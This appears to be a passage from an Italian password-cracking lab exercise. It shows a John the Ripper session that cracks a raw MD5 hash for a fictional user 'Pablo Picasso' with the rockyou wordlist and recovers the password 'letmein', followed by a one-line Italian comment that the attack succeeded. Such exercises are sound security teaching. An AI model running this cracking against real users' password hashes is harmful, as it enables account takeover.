$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Esercizi/PwdCrack/picasso.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Press 'q' or Ctrl-C to abort, almost any other key for status  
letmein (?)  
1g 0:00:00:00 DONE (2023-09-23 11:26) 33.33g/s 25600p/s 25600c/s 25600C/s jeffrey..james1  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Questa volta l'attacco va a buon fine e restituisce la password in chiaro dell'utente Pablo Picasso.